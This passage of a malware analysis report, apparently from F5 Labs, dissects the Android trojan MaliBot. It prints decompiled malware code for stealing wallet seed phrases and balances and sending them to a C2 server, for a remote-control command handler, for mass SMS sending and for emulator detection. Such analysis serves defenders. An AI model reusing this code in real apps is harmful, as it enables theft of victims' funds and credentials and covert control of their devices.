
Figure 31. Example of Seed Phrases in the Trust app.

Similarly to how MaliBot locates the Total Balance in Binance, it clicks through the app using the Accessibility API until it gets to the relevant window. Once it finds the Total Balance, MaliBot tries to gather the Seed Phrases as well. Once it locates them, it extracts them and removes the digits from the sides of each phrase (Figure 32) before exfiltrating the currency and Seed Phrases (Figure 33).



```
public String extractHumanReadableSeedPhrase() {
    b0.checkNull("[0-9]", "pattern");
    Pattern regex = Pattern.compile("[0-9]");
    b0._checkNull(regex, "compile(pattern)");
    b0.checkNull(regex, "nativePattern");
    String seed_phrases = Strings.J(this.parseCodes()).toString();
    b0.checkNull(seed_phrases, "input");
    b0.checkNull(" ", "replacement");
    String seed_phrases_no_digits = regex.matcher(seed_phrases).replaceAll(" ");
    b0._checkNull(seed_phrases_no_digits, "nativePattern.matcher(in…).replaceAll(replacement)");
    return seed_phrases_no_digits.length() <= 0 ? null : seed_phrases_no_digits;
}
```

Figure 32. Extraction and preparation of Seed Phrases.



```
StringBuilder v7 = new StringBuilder();
v7.append(this.$collectAllViews);
v7.append(" ... ");
String v0 = TrustKt.getBalance();
if(v0 == null) {
    v0 = "no balance information";
}

v7.append(v0);
String info_buf = v7.toString();
Trust v0_1 = Trust.this;
String balance_and_seed_phrases = '[' + TrustKt.getBalance() + "] " + Trust.this.extractHumanReadableSeedPhrase();
if(balance_and_seed_phrases != null) {
    info_buf = balance_and_seed_phrases;
}

Trust.access$sendHumanReadableCrypto(v0_1, info_buf);
Trust.access$getSettings$p(Trust.this).isTrustRequested(Boolean.FALSE);
AccessibilityExtensionsKt.back$default(Trust.this.getEngine().getBus(), 1, 0L, 2, null);
```


Figure 33. Exfiltration of balance and seed phrases to the C2 server.

[back to top]

Full Remote Control of Infected Device

The Accessibility API of Android allows MaliBot to perform inputs as though it was the victim. It abuses this functionality to implement something akin to a VNC server which allows remote control of the victim’s device. The attacker is able to obtain screen captures from the victim and send input commands to the malware to perform actions. The remote control communicates with a hardcoded IP over HTTP port 1080 (see Indicators of Compromise) and offers several commands (Figure 34):

- back button
- home button
- lock button
- “recents” button
- click (x, y coordinates)
- long press (x, y coordinates)
- swipe (x, y – x, y coordinates)
- scroll (x, y coordinates, amount)
- show/hide overlay
- take screenshot
- paste
- clear text
- start an app
- upload app list



```
case 106438291: {
    if(input_cmd.equals("paste")) {
        String text_to_paste = json_response.getText();
        AccessibilityService.this.pasteTextToEditText(text_to_paste);
    }

    break;
}
case 109757538: {
    if(input_cmd.equals("start")) {
        String package_name = json_response.getText();
        BaseExtensionsKt.runApp(AccessibilityService.this, package_name);
    }

    break;
}
case 109854522: {
    if(!input_cmd.equals("swipe")) {
```


Figure 34. Command handling for VNC-like functionality.

This effectively creates an Accessibility API-based remote access trojan (RAT) that allows the attacker to conveniently access the device remotely.

[back to top]


SMS Sending

MaliBot can send SMS messages on-demand, which is mostly used for smishing campaigns, but can also be used for monetization by sending a Premium SMS which bills the victim's mobile credits (if enabled). The malware verifies that it has SEND_SMS permission (Figure 35), waits for the "sendsms" command to be dispatched from the C2 (Figure 36), along with a phone number list and a text to send, and then sends the text to every phone number in the list (Figure 37).




```
if(this.checkSelfPermission("android.permission.RECEIVE_SMS") != 0) {
    this.requestPermissions(new String[]{"android.permission.RECEIVE_SMS", "android.permission.SEND_SMS"}, 100);
    return;
}
```

Figure 35. MaliBot checking for SMS permissions.



```
if(cmd.equals("sendsms")) {
    BackgroundService ctx = BackgroundService.this;
    String phone_numbers = cmd_response.getNumber();
    if(phone_numbers == null) {
        phone_numbers = "";
    }

    String text = cmd_response.getText();
    if(text == null) {
        text = "-";
    }

    BaseExtensionsKt.sendSms(ctx, phone_numbers, text, cmd_response.getCount());
}
```

Figure 36. Code for MaliBot actions when it receives the "sendsms" command.




```
    List phone_numbers = i.F(this.$numbers, new String[]{","}, false, 0, 6);
    Integer sms_count = this.$count;
    Context ctx = this.$this_sendSms;
    SmsText text = this.$message;
    Iterator phone_numbers_iter = phone_numbers.iterator();
label_30:
    while(phone_numbers_iter.hasNext()) {
        Object v6 = phone_numbers_iter.next();
        String phone_number = (String)v6;
        if(sms_count != null) {
            int _sms_count = (int)sms_count;
            if(_sms_count < 0) {
                continue;
            }

            int sent = 0;
            while(true) {
                int i = sent + 1;
                BaseExtensionsKt.sendSms2(ctx, phone_number, ((String)text.text));
                if(sent == _sms_count) {
                    continue label_30;
                }

                sent = i;
            }
        }

        BaseExtensionsKt.sendSms2(ctx, phone_number, ((String)text.text));
    }
```

Figure 37. MaliBot sending SMS messages to every phone number on the list provided by the C2.

[back to top]

Logging

MaliBot logs any uncaught exceptions, this helps the malware authors to find and fix bugs in their code (Figure 38).



```
 public void uncaughtException(Thread arg18, Throwable arg19) {
     b0.checkNull(arg18, "thread");
     b0.checkNull(arg19, "exception");
     try {
         String stackTrace = Preconditions.getStackTrace(arg19);
         this.settings.stackTrace(stackTrace);
         Logger.log$default(this.logger, "FATAL!!! App exception:", null, null, 6, null);
         String stack_trace = Preconditions.getStackTrace(arg19);
         Logger.log$default(this.logger, stack_trace, null, null, 6, null);
         this.logger.flush();
     }
```

Figure 38. Error logging and reporting in the malware.


[back to top]

Evasion and Stealth

Malware authors commonly employ tactics to prevent victims from discovering malicious apps, and to make it harder for security researchers to uncover their true purposes. MaliBot currently uses some of these capabilities and appears to have the ability to use more in the future.

Current MaliBot Evasion Techniques

Android is able to pause or kill a running service in the background if it's not active or if the OS needs the resources. To keep the Background Service of the malware alive, MaliBot sets itself as a launcher. Every time the launcher activity is visited (which is very often) it starts or wakes up the service (Figure 39).



```
public static final void checkBackgroundService(Context ctx) {
    b0._assert(ctx, "<this>");
    try {
        if(!ServiceExtensionsKt.isServiceRunning(ctx, BackgroundService.class)) {
            a.a("Starting dead background service", new Object[0]);
            ctx.startService(new Intent(ctx, BackgroundService.class));
        }
    }
    catch(Exception unused_ex) {
    }
}
```

Figure 39. MaliBot maintaining its Background Service by observing launcher activity.


This capability also allows the malware to get notified on every launched application and check whether an overlay/injection attack should be performed, according to the list of overlay-ready applications provided by the C2.

[back to top]

Future Evasion Capabilities

The malware authors included functions in MaliBot that are not used in current version. Those functions could potentially be used in later versions, however, it is also possible that the malware authors copied code from somewhere else and not used the entire functionality.

One example is a function that can detect if its running in an emulated environment. Another example is a function responsible for setting the malware as a hidden app, so it won't be visible in the app drawer. Both functions were seen and used in SOVA malware code.



```
public static final boolean isEms() {
    String brand = Build.BRAND;
    b0.assertion(brand, "BRAND");
    if(g.contains(brand, "generic", false, 2)) {
        String device = Build.DEVICE;
        b0.assertion(device, "DEVICE");
        if(g.contains(device, "generic", false, 2)) {
            return true;
        }

        goto label_22;
    }
    else {
    label_22:
        String fingerprint = Build.FINGERPRINT;
        b0.assertion(fingerprint, "FINGERPRINT");
        if(!g.contains(fingerprint, "generic", false, 2)) {
            b0.assertion(fingerprint, "FINGERPRINT");
            if(!g.contains(fingerprint, "unknown", false, 2)) {
                String hardware = Build.HARDWARE;
                b0.assertion(hardware, "HARDWARE");
                if(!i.contains(hardware, "goldfish", false, 2)) {
                    b0.assertion(hardware, "HARDWARE");
                    if(!i.contains(hardware, "ranchu", false, 2)) {
                        String model = Build.MODEL;
                        b0.assertion(model, "MODEL");
                        if(!i.contains(model, "google_sdk", false, 2)) {
                            b0.assertion(model, "MODEL");
                            if(!i.contains(model, "Emulator", false, 2)) {
                                b0.assertion(model, "MODEL");
                                if(!i.contains(model, "Android SDK built for x86", false, 2)) {
                                    String manifacturer = Build.MANUFACTURER;
                                    b0.assertion(manifacturer, "MANUFACTURER");
                                    if(!i.contains(manifacturer, "Genymotion", false, 2)) {
                                        String product = Build.PRODUCT;
                                        b0.assertion(product, "PRODUCT");
                                        if(!i.contains(product, "sdk_google", false, 2)) {
                                            b0.assertion(product, "PRODUCT");
                                            if(!i.contains(product, "google_sdk", false, 2)) {
                                                b0.assertion(product, "PRODUCT");
                                                if(!i.contains(product, "sdk", false, 2)) {
                                                    b0.assertion(product, "PRODUCT");
                                                    if(!i.contains(product, "sdk_x86", false, 2)) {
                                                        b0.assertion(product, "PRODUCT");
                                                        if(!i.contains(product, "sdk_gphone64_arm64", false, 2)) {
                                                            b0.assertion(product, "PRODUCT");
                                                            if(!i.contains(product, "vbox86p", false, 2)) {
                                                                b0.assertion(product, "PRODUCT");
                                                                if(!i.contains(product, "emulator", false, 2)) {
                                                                    b0.assertion(product, "PRODUCT");
                                                                    return i.contains(product, "simulator", false, 2);
```

Figure 40. Unused capability in MaliBot that checks various device attributes against hardcoded values to determine whether the device is running in an emulated environment.

[back to top]

Conclusion

MaliBot is most obviously a threat to customers of Spanish and Italian banks, but we can expect a broader range of targets to be added to the app as time goes on. In addition, the versatility of the malware and the control it gives attackers over the device mean that it could, in principle, be used for a wider range of attacks than stealing credentials and cryptocurrency. In fact, any application which makes use of WebView is liable to having the users' credentials and cookies stolen.

The F5 Labs 2022 Application Protection Report also noted that while the rise of ransomware has been the most dramatic attacker trend in the last two years, 2021 also saw a more subtle rise in malware infections that exfiltrated data without pursuing encryption and a ransom. Such a capable and versatile example of mobile malware serves as a reminder that the attack trends *du jour* are never the only threat worth paying attention to. We hope the following indicators of compromise are helpful for responders in mitigating this threat.

Think we got something wrong? Have questions for the authors? Comments are welcome below!

Appendix

Indicators of Compromise

